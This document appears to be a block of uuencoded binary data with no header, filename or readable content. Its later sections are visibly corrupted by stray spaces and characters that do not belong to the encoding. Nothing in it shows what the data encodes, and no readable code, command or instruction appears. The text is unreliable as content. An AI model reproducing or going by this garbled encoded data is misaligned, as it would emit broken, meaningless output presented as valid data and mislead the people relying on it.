M_M_JK]`_VW]7;W#%3MWW/S(+|VRY^P%6D/1^L[PI\$V;@*!3\$;Z!WH`M]/-Q:IP
MDPD_3/C='NF(-\$9:,OD]T#_4OY-.@K1`BZ4Q)%O15Q&6LG0%C,IMZ)^ (S+_%
M_6NL;VEIJ&_<A!UW6U,+G7XO\F_G]KZ^`=MW[JG:C:/R/CIE_42#`J&-6FTX
MK&D(MXF#8=I%RJBTKZ>O:D?OOFX<BIGP)C8HUHVTA;H:.K`B6^NO[VH]MX8[
MZ-"(Q=DX;+F8`4-V,;.Y)T[CWQF;^%6\7`U;FILQ%BHS=CZN7-\6:>MLC6R)
M=K6&J`CA:"MVR0DJQO=,>-`87H_G)3P+*X(F\$1<AT82WXX`8W%(?;E.%G\$SA
M]X/Y1.5@4U?X.F)3<\2YW&-1/N`Z%NI["1_L`=I-N= `;PAOI.LNF22')U\$ST
M[-K(9FYQV=(2J^)7@WGC1&S2`2A#C\$6].+;4<K&9)9B-D38<O&0Q=V?_OEW\
M4K"<:.\$=[J&T#LC>&-Y#5W;TWH]4"/#03G-904W@+ELBUMZ>[\!>?A68-\`%
MH306%h?/IE9* [50T4<ZQHWT+O>UT:..!`#[_]*U]E-M>W1)'KW+6];Q#9`>SO
MVT-XT\$NM;`&D5-: &3535V*M@%I16^I0HM2K0H)#IHAMJ;,>Q:EL`1C\$J%1I#
M[1WAYG`C*K&"NF)>L%!DTKB@5&P&N.0(K4R2,H.E4R2*X,R?S`\$[:(A-(W+
M<("3F8&CG)1`N)1\5_`-[/0>(T7_E*DEGOA6R)5ZX6716JE%[XM4JN]\!V1
M6NN%5T1JG1>^*U+U7GA5I!J]\#V1"GFU62*%K2NGL7\?7H3*1V_RN8A+DTN]
M#LBE7IH6IA(#7JE`EH*S\$7L5G(LX3\`YB`T*+D#L5W`1XF(%ER(N4W`%XJD*
M#B">KN`9B&<I>`[BN0J>C[A2P0L1+U+P8L35"EZ*NS\$;!RQ\$`%;P"\4H%KT:\
M1L%UB-<IN!YQ@X*;\$(<40`Q1@5?@WB3@EL1MREX,^)K%1Q%W*`@K8BO4W`G
MXAL4?!/BWU%P%`)M"MZ!>*">Q#04O!NQ+T*WH.X3\`[\$/<K%\$;`PH>0GQ`
MP0<1#ROX\$.(/*O@.Q*,*`D-\6,\$?0CRNX(\@_JB"/X[XKC1_[E;P)Q%_2L&?
M1GR/@G?`;T*_@SB/U3P4<3W*?ASB.]7\`.('U3P,<1?2+/W105_&;&MX\$<0
M/YJF_UA:~L<5_#CB)Q1\`O%)!3%`&D%GT9\1L%?17Q6P<A/J?@%Q!_3<\$O
M(OZ&@E)"_*?P9PG\YXBQ/\-T"?5FO/^6W+\L])^6^^_(2MR_UVY?U7NOR?W
MKRGY_37BOU`PWR`OH)@/@?%/R/B/])P?^,%\4_*^(7U?P&XA_K.!_1_Q3
M!?!`XI\IY?U/Q/^EX)\C_H6"_QOQ+Q7*2_5NR]A?B@B@GDAB#<N/5Q5)
MK",V%.Q"[%9P%F*/@KV(<Q2<A]A2L`_Q%`7[\$1<JN!AQB8++\$)<K>"KB:0J>
MCGA&&G]F&G^6J%=M=C(N&O;CVMS4=J3-4_C8KVN5:?(+TN07*OQ%B*O2)!>G
MZ5>GZ.-P0UNB+47*-3BN"(C`%J!^UFS4[<V='0:1D>GTVKJZ`19FSM.:<LR
M,?8C(YB)\$47&BC1&>]S4JDP,`K4F\$X-,U:4Q-L9-K<_\$(%,--8QH7*,I\$X,T
MFI,, :U,\=P,9&_\7LV+?P?W_G>_N?]J>O='^OW_)<`@^?_WXM?8O[GM/C]
M_YV7F@2:~I\$/'?)2E\$KWY3_RD6&J4_:E)ACE0`X`A[5YR@2C0KQ8&AKHQ^OB
MQ3A@WCG0,]33.#30YX8I`AS4NB\S`ZE0G8%4//E,3">4>G!,7':Y-S`S]?@
M@3D.D5/?O&#&W[Q`TY4\$^X]0B=2ZSH!5`/GW?A;FV[!"K[,A:US7;&BH,!^"
MI4A`A,G8>1NF(#?V<WV-OK;L*`3LV&MGH>`T^\$^A:).7\EI*`] ^W*1<NPE
M08YTGJ\$)"70%-A6W<R`[`N1HVMM@:\$ZWY]=@3(!`H^DKK@GL5S7M+9JAH&G_
M)XWN=__F]\[Z/_WO,[]?W6P)OW[?S5+JY>]W_`%[]\$U\>[_W</_]1.R
M+W5" F+Q_S2()SZ0?C9%GAYQ+G1WRP/) `+N1?Z?13O]KY%WF@D/*_7/^N)_KW
M4LC8OVO\ -AW!]J\$:S=9Q52XX#&=GQ_M^;4%<FV?@*8\$IRDDUAIZ\8+P`%)LR
MDM)-LWKO?.SC^N]_E[[\MJ5UZ`R/][__^-[\\$O,_QI2O96EB+1`>WV;\4_2\
M[L?3T!)IW-05#&=0BC]AHYOAF`T*=DN:X,1PWL,R,QGDQ\6"ZQB"BQ@BCQ%:O\$
MY!/Y5\$Y^4BW1)\43?7A1>%VH?A/?<;NX\$82SHF&6L,*U;<Y\$HV&&UI"70HQ
MI:>*3R>IF`S9D!>/QFG4504T&[OO@7;R>;MU!>BJ7GR^U`^F\$*+:V:Y:>Z)
MU3LH!.I9N* <[+GB#_C`\(>H=I&]ST:H",>F^"(I)?6'&Q0-5&1</X(G2`XMI

MX8ZG=S#:L[>7+'KI%BY96JY!+GK1/SC8BWV98)4*U@H-LN7"B1O1=ST/?_R<
M1Z!GPXQB.F/XL+%F23PGI:.\2I!AJ.<ZK)B[TBIYII%16G-E)WS*EK:)T\$
MIUJ\V/5QJHW'^9=<2\$6!+J?%!][SK6U&2>4',=?2Y,UEMG1ZX'F['<U!2N[&_
MKP\SH4%_,&TK\$&LY[Z>H7Z\:)DY^;H@UHWVD)/)KZCEI+#XPVEFK_2.EKML
MS8:=T*.L*+F2]4-7=L:]A>[\8^P+1,/;ZP6_2/7C2<X#MT*4UFLMD*M;LN>U
MB,-WM8C+';H/=9L.;)/)3?^9/T9HP^N3IE'T@+X.!09BNPWLZ'FL".R@;_L%
ML-9NYJ^D378V+X,[/+''1KU0*W(=\^+)E3TZX@9ZV>'B[Y*]U81?1@^XH%Q
M^*@7*H7FQZ]BC8\JTCD\E%/9<;3MQSV=4LOZ>L9M\$US>#S/U#*H+=,&@@I
M!;SAYU8L8I"(&"PPP)#'K+&'\/@9C-'68-@1I.0HR@!FTH92%W#\$R!1;+,0U8
M+:";#@?@!DS=Y.G)#H=)JT(\J>(BS234VR%-8#DQ@(:;<9T6FQ\$&X9`&X;,
M`-V!G3=N,-6`[NM^J?5D:CTSB-9`-!"0&2S"#-H0+0!@Z8'UE%J_WM*!4[C%
ME('6B3"-X'J28PT208YN!,"A&V'Z\$.+&")A\$HQ0P@T30-Q(F+CE\$(A98ZWG"
MO&X9F+(X!@9@RN"4Q0Q.,9<V3*,99QD^2/@_&BBXRN):O@T7/'\>)A1[S2'Q
M9])PT8JC1"[T(#I!3<H:;('DDO^FYF+95#H_?K;BL#I\$+V1M1JJ'7@LJQ02-
M/O7D9;LHQ_-Y-\2?AQMI=+(KL5VFT/T7QT2_Z;F8Q)2Z?Q<FEX>VRS^JZE\
M2"T4KS%5:&2WF'-K#M%_Q@Q+YY1"UJ2;FKE;('U23LD8C95YJ;2^4FU)2BX
M%1%&NS-D7:C2IC:++?0CQJX6;N;QD88ZLBWB]">H\Z1GI-W,<B5HI2\%4"C-3
M%TI9RH)EV8<J*

M.:Z"9[@*GN4J(*UE[-%R]CK(_M:RA15<II6LM4JXLII):UAT+:O5L>EUJ'8*
M00(>![K(#[P&"N!MRX<Q%,]O\$#=T->X(KY.%9\$?T*@F=*Z(%[DB7N2*^'95
M1#X<IIKON2+^A\'\'TK*X\$H/\'-?#2U0/E)]5P)E@/1"14)@NR@^,<4U0IB6D
M6"HH96RP_#?L70E\5-75/R\SDYF\$0[F91(F,Q,"(2&9R3XAD+"#B,@F.DCC
M"1*PR;XH6`47K-:EE=:EX`IHGU:KL=20"D*_]NOGON^HK8@H4A67HA;1UW/^
M)\TP(0'!7W_]ON_W,[\?YYYS[G+./>?><]_PWKU7M1(2Q7@JB-0>2FH!\GM"
M8"\H58CLWBJ(2)0J=F`N`!F>0*NEJ!6&M(@3CM@&1X@1)`J55"H]J]!>M6JO
M1@I'E3:U\$-I7=:`.JO5#B_T5JU():D`_!T#`0-7D(+`&JV:&<,V--,Z>%1K)
MK'A48M)C,BT>%W<\P>Y`#OOC24R,QS`QGH(_GH`_GH8_GL+\$>!P3XQGXXUGX
MXTG,B^?\$(=[GX0^!=E!Z`=YX\$;/B1<R*I^&+9S`K)-<.2B^)*T0Y]L1S\,1+
MF!//PA%/P!\$BNI=2MA"%>D-X\$50N1G8?J%D"*:7(#4-6!\$V7(;=<-5&!))BJ1
M707EJB&M!I*CX-2BZ;X.>.%Y>.\$ES(EG,2>>A@]>@`)\$Q8\$.>.!YS(A'X8`7
MV`\$C[!GQLMC_%9D00TD<`HXX!59%'38_U78_S78_W78?SOL_QKL_S+L_P;L
M_SKL_Z;8/VNH5-8=L/\;L/];8G_(8`_\%1X05@[\$Y`K_!@(\)\$NM/\$@)-_&
M9\$!K(=3*!ZL'Q!1`9\$^TT`MU"U&F-YON@HK%JG(?:%H"5BFJA=%\$1&67(;L<
M)2K01J78@%VP'2X0F34.>\$#S\$U\$D7]6; .I3LAY+]:L>?6Y`!^UU^6TXX4TX
MX0TXX2UVPAC;"30\$">_()-C)/N':[BP/24S:"1^\`"Q_L@_>@P]VB`<<,'[
MX@(7/+`;G@'`O"D8`I\`!>`"Q?L\$1>DXU:/N_?,0=VP0-[X`A`&<(Q+:
M"\$!DT/NA^,%%^R&"SZ\$`W9C%GP(%^R`"W;!"3OA@G<P"03V<<\$!>^"W7#`
M!Y@#.V#_79@#\$\$@!=2O!JE*L:NA;`TVBT+\$6(M4D<,'^DM??`>N`^M+L0&J
M*P-1?Q`D#E:L(:S*1AIF.^`C61=T\$@)\++-@K\R"3\0#`XD`]`*PP`?PP*?P
MP&>8!7OA@L`Q`_X!`^P3`Z`I/1/5=!3-\GX!`WR):8",;-3SH;T<[U=P@K31
M766K>:`"T5?PP!>8!5`"!?O@@H_A@GUPP<=P@310J,3W1C-%J%RL6`U0M@1M
ME"([C%8CT+\$,1<O1S0JT5XGN5SG@KUPP:=PP1=P@53JB\;J4+?"%.R/@O7H
M7`/@`-6A@2H9A"8&0\H0UG<<C>;8A_U*`GLCDT/V,3`A9L0CB`Y2%YI7909I
MH-,!NP@C`VA70;NY8F)[H76ALX!Z`0UA9`/U"9HC(!=T=T`_/,(\$!\$`'!0T!
MS0?LD1J3)]*8!!ZA>P\$6`J,WHT"!BP7T`5T"6"J,L(`Z#)!RX%6`%8*HPIH
MM:`U`J*@:P7M"[0.L)\P^@NH!]T`.\$`8`X\$. \$G2P@`&@APHZ#.APP!`".`[H
M2\$&/%S`*`F`HX5QHH`QH,<*.@[H>,)PC@)Z\$1!3Q9P"NB8H).`G@HX61@_
M\$M`(^C3`TX5Q!M`S!3U+P-F@IP!.%<8Y`J:;!A*T&>ATP!G`F"E@%NC9@.<*
M8P[0N8+.\$S`?)`!)!P)=!+A8&\$N`+A7T/`G@UX&N%P8%PCX,>@+!;T(Z`K`
ME<S@IQS`2X2319>JY#P5BGB<A`_`;Q"L:Y4R4`!NPKP:L6Z!L2UBOB92GX.
MWG6*6`WB%X`_5*SK0=R@B!M5<A-XOP)<HUAk57(S>+<HXE80MP`>KEAWJ&0=
M>.L!-RC6G2#N4L2O56*"=S?@/8KU&Y7<"]Y]BO@MB/L!`U"L%A`/*N)W*MD(
MWN\5\1"(5L!-BM6FDC`^)]S#@9L7:`N(116Q5R3;P_JB(_P+Q)\`_*]9_@_B+
M(OY')8`")QC@XXKUA\$J>!.I13P-XAG`9Q7K.1#/*^(%E;P(WDN*!>G\$*X"O
M*M9K*GD=O.V`;RC6FR#>4L1?5?(W\`YV"]RA6.^H9`=RWE7\$+A#O`;ZO6+M5
M@%X>P#_KE@?@OA(\$1^K9")XGRCB4`#/P/I<L?X!8I\BOE#)E^!]!A/Q=JO
MDJ`_!Z"(;T!JZ=*8C%O(Q7INJP`'/R/=+U=;ED`. -LM3QZ.E: `%#D!]&ZR
M!..B96`.RL`88L@;H/BP`N;((Z`Y9!`0`EH\$@MSY/[X_UI;_LAZV2_];`E(J!`
M!`07`7JL_1*CUZ/):K1?BO9[HGT_VL]"^VG2/FNLZWI#3):9FI@L,V&&AMXX
M)NM,`D.?[HW]<ZYT(E>6IN[Z`(^/<HP3X`_9*DIC,G/[\\$Q66OJ8K+65##L
MH1<S+-#S8[+:Y,1DM9`^%XIM>+D9Q+!([\NP6`^/R8)3%),)Q23Y5TL\$M:[
M,HQ@Q=\$`QF3)J8W)DE/&L%+O`9,U)\BP6L]F6`,`C1]G_ (PK]NL+Z];I76)R
M=R:;<H%>!5-V%5/J8LIT,66NO5A+S507`!6`(47=-+569\...;!C#NSHA1VE
M[<Q4V-\$/.[IAQTS8,37)C@;L*!KF.F`DB0[YL..O6`'BB0[AF#`/K!C#>Q8
M!CL6P(Z5L&,\$=JP2.S;"C/U@QIXP8RW,*.-8"B485B4PV45L%VEWH,M<YG[
M\$2KF1\G];63A-BH-B,O0`\$!2#<TER\$8JUS-0U-#<);I\;)=XF6[`G\$;6B80
MCZ%E`=\$YSU`89_H4QKFY"DLS-+_`T@TMH+`NAA92DNOT*EMRC[CDGG')A7')
M17')?>*22Q.2(PG)Y0G)E0G)U0G)T83DO@K+B(O4N\9EZMWB007,N#1=-[1^
M"LLRM`J%>00M@,(,0QNDL&Q#&Z(PGZ\$-4UB.H8U06*ZAC518=T,;I3"_H8U6
M6)ZAC5%8P-#&*2QH:!,4%C*TB0K+-[13%-;#T"8IK,#0)BNLIZ\$U*JR7H9VN
ML\$)#.U-AO0WM;(45&=I4A14;VC2%)3&T9H65&-H,A94:VBR%A0WM7(5%#&VN
MPLH,;;["R@UMH<(J#&VQPBH-;:GR</V#F[7S&PUM^2;M@FV)=_ZIE-+UZ]PY
M3*W\$9SUR*d4*/B0_AK_OL?][K]K_Y_-]HWZKJ`_9_B_) ?9_C&QZ>H(^`^U
MJ;(_:T32`J`_I4/8_#`^TQN1NLMNCLXO%)0NNSDZ-+I]41=DW9MN4I.`R%;
M/^);/['75/:9&&Z2[^27S#^Y^;SF18N;F^)W(.6HIG./Z9M^ECBG>=Z,)3/5
MI47VWJ1NLE\$L==K,J8N&+5`[C\$9DR`4ADM-3H[3IW/!QLV;,0N8(J58H%SJE
MR/&^N\$*HCT;^@QIV4.:H+@P*:Y3;\:ZE67.:9/M367P`;B95I,N9\1H%[!U\$
M!3-Y4C<U3YLU=^J<@B;1LJ\$`!P(GKIHJ/\I[G2"+G1:E6I'15_;I='I)U<&"
M_:1@_\<E27N;Y`"PZ_PRB3]J531.Y^ZOQ^*@R[SC-23A^-VY]\)2=VDN^R
M)T`F1IE+YD^:-VO:_*;F^-@9I<;. "4>XS>O\$=!H#;Q_QGJXHC9-RXWGJ]/+0
M2<=\AU:43I;ZIW!O>D4<J/3&+%6RAE+<?:P-VEDVUW0*+UIZ=P%\":\$5QMP[
M&IF`V5AWIGAI:+KL?TMLL<NDJ:((3W^7'%>=CE.)LT]('F>L0L`\Z3S0IHN)
M.G%04A=G2F.S6`&U[:RBHH);E/N?'N)_ .+HXV`DS!P?;?!E+"V1SW])S%MNI>
M7"2Z=Y/=<"DR[])=JE"%8HFKTLZ7`BFT3"/NYP49=#J=(?2%&I6PZ8[2<!P%
MAT]=W%Q7R[4.9F,KY^AY3<W+)BQ=,F`Z\ /E+YS4M3IK1%V>06P6Q2WE\5`GD
M]J?.[\CZ"1M`@DQ<2.>W4/VTW:5@XY?./:=YT?S\$X)#>IT-4\INT@4R`1];>JT
M)<V+"J8N*2CTT+7I='UUOH`N.CFR4OHS;?Z"Y3*L.MF:UPD+P^47],MT6DW7
M:S2TJKHF6MNIWKE__^F`#1QPW\OA1)XP^<<S8<>,GG#3QY%-BDTZ=_*/&TZ:>

M, ZVI>?J, F; -FGSMG [KSY"Q8N6KQDZ7GG+UM^046EAV [4R#T+-IVNQB-'VU_1
M&G' R6G; NR+D+EBPO4- [WT"TX] G (6#YX\6V\$VQLS*X; -FV. -; Q?SLSK+<= (= &
M7=0\$@R=%' +9) K:<-Z; 2. [F2&C/. #UNC0>&<Q [S:Z70; 8W3+4T@3 [S5%>NO5;
MNE_, ^\$#2J0?ZH?; \$@<VL] 'A9JPXJS<O50] 0J-MKT' 4<E_'' YJ (3-Z?2PC (<C
M' Y4@9T; *00FR^P' ?L%!W2N/)) &<CR+-%MOU] J" ?L"&] MHPSU5:A?UGZ [Q!S [
M6Y3Q0>>R+: [QCCJGH\YE4OUFZM98OHF\+>& `S [G*J4V) UJ66^URK7-KO*%L^
MYM4S5] 1. 2N* `) CF#ZZU' 3>MIDB]>Y' DY@QS?4J:< `Z%YREBOG, /IUCVN6TY"
MMP6V; B<KW0+! *<ZFP^AG' :U^@76=Z&<<U, ^/?2@B_1J6+BM5< [B5\@<&G%-<
M< [9XQCD&LXD"K@7. .ZC:I+JREC*?, RR?; +=2KS8J=B]; ' 2N#P<Z () K%77 [PZ
M%@JLMUXTK1=4=G) FS+1V) 13RR04S07*YJ9OFIA+Y0DDKD>M_2A. :7630 `SGK
M\$, V46I4F15FM4' B59@7B\$O!5. :MTD, >:LE*!VZQ73.ME9+>K8%KO) U3J*B<8
M^94VQ:FL"C] BV:I<9F^CF9ZG5^\$4I>/S] &%->OJ4^_+TXS?0, -/Z; #-%&C=3
M>>, FJO+6M%) =7B05M] + `331D&Y==1R' 3>B5/G [[!>MVD/&ZFB:O6; [#>, ZU]
M>?K4==: ?3&LG (V@TH5 (72DMS>_ (\ ' J?' @Q\$ _U%; H1/D&C--RW; /%-59W#S (I
M7\9*1, 9*) , A# (0\C (<]) X8!5*5; P9NM=T] J3U* [C&_D (S*=YLM#N, +O=) ^QY
MMC6\=6 `@E8>C@&DFW2VMEV\$DABKJ7, J [, N) <>E `PF16] XZL [(XLO2, KHR/+
MTX' E [EA (: #G8B@=?HVF=G>AHCFS\$R9) A-D+#Z.>) ^#7=C#X?9_ =Y+*E+W" IU
MG?NK9PXVJ2#1V [(0"\C/II\$KKZR=E. ^^:, @JAQ6ZV7K' M' 9W9DV#6QYUN+D_
M.C [W1R7F_G; [%KT' -M, 8' CIC [<A4KJ>WT@3OQ%:*338IN] Q [*F-) / 'E ` \ODQ
MYTR, YTPN; Z7) +>7>1BF0' , Z2 (@6*) >*\$4\$==D `., .&/! 6NMRTUJ8Z+M?YG% (
M+HHJD>NNQLB7BK2?=(\. 2] CC2N/ICBBSU^ [G6, <@Q^! (NUX^\$TGJ2T3Z\$CFT
MVR; =\$PZN2M\$JZIP1U<^ (Z.BTAR `J*D; W0QG9AS+T@XQV364<6M!S", -) : (&X
M@7CXN1>LE?L\$1P?#6)=; -:852] @I6X) + ` `8Z0+JVGXROZ2XVT6F) <+?1-M\$P
M"7?. 90, #N\$QDZN67M81, *@K [G, X+. 6X-YG' ?Z%RQUOK (I `R.) .ME, .X*82>-
M?. 9M?9P0.D4VY&4E@BSA<U\$M.>BF2" (??B:7R99O2H] 42&W<*`\$F-' Z:M7W\
M\$J [] XB>' *-R] MP5 `9] GBL^UGM; ;FH<7M3I7L (VF<-] D9XQ [/=6; =*., AF#J
MS\$TTK<\$9U `ONM+9S/4%HADEW^` TR" J09W8V65G&/ `XQ8NTWK3; \SC"P/+_@R
M3 `K@! (_' I) X^CWR>' S:ME79\$YJE1YVUF!&Y1>7V-ZV ['74>T_K< [U1C; I56
M8%H; W' *?W*U^) U>) >6<P"+; 2; . \<##] K `I. :SYG6 [?%8/X]; Y>5D (; ?<D*JJ
M^5-Y0. 7 [W\$VMM\$1: .4] 5OM [6. -I&RX6SRL/. F IQPUFWDE0_8T^R9U\$W&"H [/
MD] OE7\$E<F5\Y\C&VIWU1DO/V7#RTNAT@CY8GW_\ZXR749 [\=V] Y/ : :I. UZ_ (
M95' NX8K4*%?' `UO47@_] [&JW27J+! #COC] OH (M/ZPMML6I\FNN4AQR@W] KI*
M`ROL! FIPZ2H_QZD&, M% `! /6_E/J?=: B?COKQN. FS+\Y+"P">"D*M": YK\V+*+
M5. , _*XF*7%M<C0Y9\$>UUH] &96! [') M9, .S*OC'=1>TZ^>9T+%; " !8. P#G) H
M#MZK?M7WP' , IP0S7VOC%1-OL ` <W%O) 0W.=/E5T9; D0 (IW"6-:29=' 4PL (YB
M) HU! `^' `M\ [FR2.V*X<GA64N+3; K^T) K6, _Y4F0] A1 [3. &79&^?GOND\$ (3J\U
MJ; _W\A8\$Q^A@E7 `AE?) SY, I0Z@KW, I\ SBSZ1C35*2 (%) LWV>-=; C/!, ZJ!GJ
M (' ZRS [U@&MINK_Q@4Z) GK76625V8; 6TP+; ^D\$=, :.\$\JB `RM<%ZH" #E. BTU []
MRS6M^] E:]]) ?Z"1<@ "C>G4W+=+2H3, [KI"ON^S1) \E4 [TK1J\$VD0W7>) TYV7Q
M", W `Q:C, 2TGQY [JSLMS=W `?GC (8%2 `4YO1U/6DMA [UX9# [; :1AX<_) RCU: IG
MR [5TJDG+32K&49D#&UR; Z9K\$T] S/> (: ' U `S?1#_?Q@MFDW. *W,) 8) E^U. Q3=
M1C?X72W_\ \$&Y' +%->MZT6@-2;) P<LKDGX&P: ') !@7EH6\MX4YN9ZM=+-\ORY
M741Y; Y66Y; +0-0TNYQ: //&Z7A: (Q>=BXA2+L0#8>\ \Z (, M>U [&*)] !; 3#E5"
M' KAWF-8U\1*ILODJ48@9^D#VR&J [.7YN* (^7Y-' G; E^RB@> (7=*ZSK3N, ZV^
MIE7#F=&UW^ [`^O (%SXR%="G/P4OH) JT/_X*X2NNCU? (/QZMLKTZ2^) 31 [N% ^
M/Z6, 9# \>H" ` `F ` `! <G. 2\$K_&MD1+^R?I\$K"2JG!RU7' \SZ6GY* >4EJ: (` _F7
MK3V [+V#WR6HYEAUXU] C (UC7\@\$W!2"BZEGJ85!W9.LC)=O\, N [4^C+1\$' - \$U
MO&! :7P5#37*Q: 3D=SH8% [<Y6T+\<^X#_GV0"#I!<G] +7: ' ' / \GS#60+J40 [
MAN. J) M<; _] K, Q" .>9C_BM=\$]; 710/ ` [=1Q5VB<' VP7PE; =2230^J@_FRO;] O
MI; : -G-Z\$] + (' -) / #C=XMF^B1; 0DMY* `^8WK5\G_R [_N<_] = [ZK&] `?K. \Y^K
MZPY] _U-; 5?W#^Y_Q%_B_4^XW6%_AS! .GY&H"O^ -JC3\$ _\ \9/' DE [AM#^ .
M+%T=\$-<M_N (B0U [L. .7%CIL\>+&3 (; \#!? -] U^E>W8_TWV9Y%\$CGH! ` \VL- "
M"Y+ _! ZS7X=,] , 9, @KGIY' N, B^ _=DDU?; _ELEO3CF; 1-TMSZF>); 8@=: "T' +6G
M41^FBNT3' O+D?OK, #, #\%A?6" +>D/4; : =YL0W:N7R>JKJ)) TR&LJF_ (.GC/9L
M] !9NHf (50\$HH?LJH1J6DWASSTLY: _? \ /9S_ \ ' > / ?] XC_T__=Y_] ' ZSK\$ _YJJ
M' \ [_X_ \) > _2>) TUB-\$ _Z3W3B/D2\$ _U=HJ7@BS [7JWD `V ([O1\X^" _VK@, L
MJF-MS_ *B%? *4J0H11"1*FA41\$& :BH (@8, \$6\$! 9! 5E9W0<3>2_1:KK\$; E5C6
M#H@411, K&F-BNQIK-, 886V) +U `O&O3-GSRY+4WZO3_ [_?Q [/ \ ["GS) EO9KZ9
M>6?. S, OW: ?FM2TH; G2J6>7\$V/ [WD:> /% ^L2 `0B `S) QL9%! <6\$QX4 (2!VM2.D
MBW. \1M' V*\$MC' BV%S&ENXJA: YD4U29HDBU, 2LR29P6K; HJJ] ?0\$QX@-ZJ^QT
M-M3\J) 9=S [<: -J7Y8D, 6582KEB `Z/G `>\$1IB [M.FVH8>OVM' 1YE, [?&*V<SC
M! S^M\$C: 2B>7B3+6U6R%069- [@8X/O `E+HBWH, D' Z<O^DI0XL5P5=5!MJUQ:
MYK=X' V4JWA%O<8N. 6VPD8R-N\$ZW [ID2H2Q7. ; ' \P6X? \$E#N+^+, 9G: BSLP5_
MMJ1C&CM; 42FJD8VE8\$M: Z#G+J; \, Y8R>V+/K\$C2LR-I62/\$J=839] +J?Z^O
M_5\ \W@/_1WQH^ _^?M*O#_G> [C_C_=QP: _#?7&. 5^' _S_ ' R/GA [* (+&RPV>! J
MQH) KHES=J\$9Q1Y>?K>ORLW5Z9K-U `6?EC [W5M! JNJ<ZF%-G^GQSOT?] 3/S#_
MTZ=]; ?] /OFW; ?NS_? \>AZ?^5&EO\; ^G_JA6"5&<?S?>_A: JOI4F] H^ET*W. `
MC%E" IWW7. #HF*IKY>@V+_ ; 1 [>\$1] TT\$; K=G=:) ETM%B6F2: 6>Z6D2>ADD' F (
MB@FC@D+ [A7#F_%5NW! VUXC"GO\$XR, 8V:G) 7\$C-Y3*8SX8T1S\$- (SC, Y%M5P `
M. -6, R!DG9W [\$O; +%B>EL7BG79U; +C4.C. /_<P1%J=\O-:Z4I3Z035 [609?/Z

MO1XD4ZC00L.>B?) 4-@74<HK`KY6D: IZE4-4.T0*14-*!+] 0XO `V8FC+6CY:
MZ!3 (D, Z, F/' C@ (` `AVB-UAD_SO6_H (5RAMR=&!55BQ1<#_ ' 3BWBS=] NJAY3J
M[4>/ [6CIC68/) !G, HKV) (6E' /F' K0RY" TIRTX#P: ". E<D+OJS!P/<%=&. VW
M%2-5L?6F\$>), OG1TF' %I4&G\ZR0B!_, T, B\$) 9?D. (6\$<R2I"FBV6A23*Q8PP
MRCWOR; \$ (>VYF; K"HR [G ` ("&) 8, 30\$-) 'R": Y+. O1: OJE=C/1 (S&TVD: PB; Q+
M_5X*JGM3B&, LT5A"Q [OF5?+4>H@6RT: ER>7<T#F0EDHF3DS69 [X26M>AGKI;
MG3, C2, :3H0) BK17. #] *1B1F) ' ' ?N4] J+N. Y5E2*M (SX1S9!>%<B) 3B3##4D"
M2: ISD8_V%!' 51 (V4F-!JU5@] F. IC!.. 7IC!^: 1-Y58-@WC<, F=Z9"615986/
MR) #*Q*P^Z^ERM-HR&, DTA) %, M; BRP5*I1) Q (-4ISHS>6?28Q; F) =&M7. *1^+
MYC"3>6: 0D [&, FZIZR'] KJ5PEC", Y+' @\U2@M0 (P6V#%RWR"FN (G, #X, ., Z) L
M0E\) E5+P"N; !24BFJ@*GT; Y& `T-J. &00DAFJ\) GTHS&; =3]], IMCSS/MS*69
M&) U%FU^G. II? `QOD9V0^: Y'+. .<DU; -O2.N. !S\&9XM8/A; 7Z36B.;) VH5@%
M#: H36#*9+X<0LHQ;] V4E6, %D4K"SK=U&M*: 1J [6 `*#Q*V`M: _"3F/ [7L1*
M6\$ \$QM, _0Q] SX\2K' H?XQS"%#FNF0*) %0H\$CV<E`UL&0O?9++2FO/<K: Q: ET\
ME>]>FYF; CBWT2 [=Z7PE*2A++Y2\$J) X@2UL>VLJ] W* <7-L32I\$<SA3/M: ' 4P3
M&, 1Y/ZF [AK: 3' 89D&] FI9L) J0P8MBAXCGN8Q) 393ZZ@ [%1J>05L&5; PXD?; .
M`I9S6J (] C ("J*Y\$F) K/_^] !, #K3>Y4K) L5' S&!L54M: \: DPC^#>%9!_9; T` [
M; QF3F<: FZUHRM=] D, @^2KYC, KRGZTL2")) (Z5UZ\$Y# `YPMKC4=J' PZ, <Q#*9
M5. 8@X^M4GQSGF> (G: .ND<!-) =4Z!1\$B^80C_! 3G%N@97<Z=9>Z"%; : 9N3K5\$
MG3\$D: \@IJE3U?V) PV. ! `YQL.GJ' ZY#S] I- `T"GWR+P' I7 `.] V*O#TY+E&IER
M#@L=M%I95?Q+==R-%6=FJM*^3' NS0Z; 4H; 4^N4JG\$ _1T74BZD2 `&A3\VD' #\
M\$ [G-70] 9>^>D2OU169E5=3I (U71_9>/T/5I9<3'] PC03GQIP] X`\-*"J>T1S
MV#TH (C9, 2' Y7/7G, JL7E' =LSS [2W9_XP),] 9' 330=' S=.S) "CK?, =F2L>8^=
M+PE; LV) NE9I JW103>Q.M>Q&] -]. ZM^"LOQL2QH-NQI_9"A; ; 8; 'A?+OIL+D+
M=[; CSRKOH (P_0_& `WKTB; .=' Q4NTV4, <RXA3? `EI+6I33#S=Z% \Q\2DF' 50 [
M/SK<: I8JCC-OT=?*K81T=, =1\7/3+2+^ [*<K?12HBN' ' 6@ `?8P1IQ. TO=7< [
M03HI2#=#! /I7?O9B\$] Q; UIE=1') ODM\$VD+ [T9< (B\$Y+N7D?AX-] ' @ \$C`LF"0K
ME! =*R<@ (] W+EMPKEKP*VL2X@_Z: _QJ3Q: T8#21"8&5: P/3T_DLZ1T&BB `C4Q
M] I5; .8E0D-UN (A&75+F"; ' /?0T85DS&KR' D%Z>M>2K*+R812, D5!YM3, F) F"
M>+F) C-FU\I" " + "MPIR] \$B' J [<Z' >"F*JEJ7, 52A+ "@HTTJ8KB) \FG; X*8D3+
M\$. E1KMRK (" : : EV8IB+F' JK!SU (5=6N! ^0CE>H5Q! 8\ ^CL9FI7V6IYH8F\$^ (F
MLN! SIWR@ ">BL4 (YE. J19^ \< `A? * `1DW=B*5*34V\$%43XFK&_ \$RI (\$_*: F' !7
MS+D, ; 1,) JE! #=F520>C#QNQ2V\$1 (] ; J0Y/ "5&4CURJK?F9: G-] 5M8P4Q+ "5+
M] A*_G6ZL) " +CJGI [H, D# `1Y?, V9L0F, J (] _O%N; / "Q.] 4] C2=POKR@NS>* <P
M. KGAA47R; =97U?28, "LJS (8V=ZIDD; %-*5G. %W@SA=: 4W_7: XLVIZ) G-\$"T
M/Q, MJB%:] \$ [14QL@NBL3; 5%#M, 4 [1' =F\$R5>=%M. , `<5*T] P_@GH1; [*JO>J
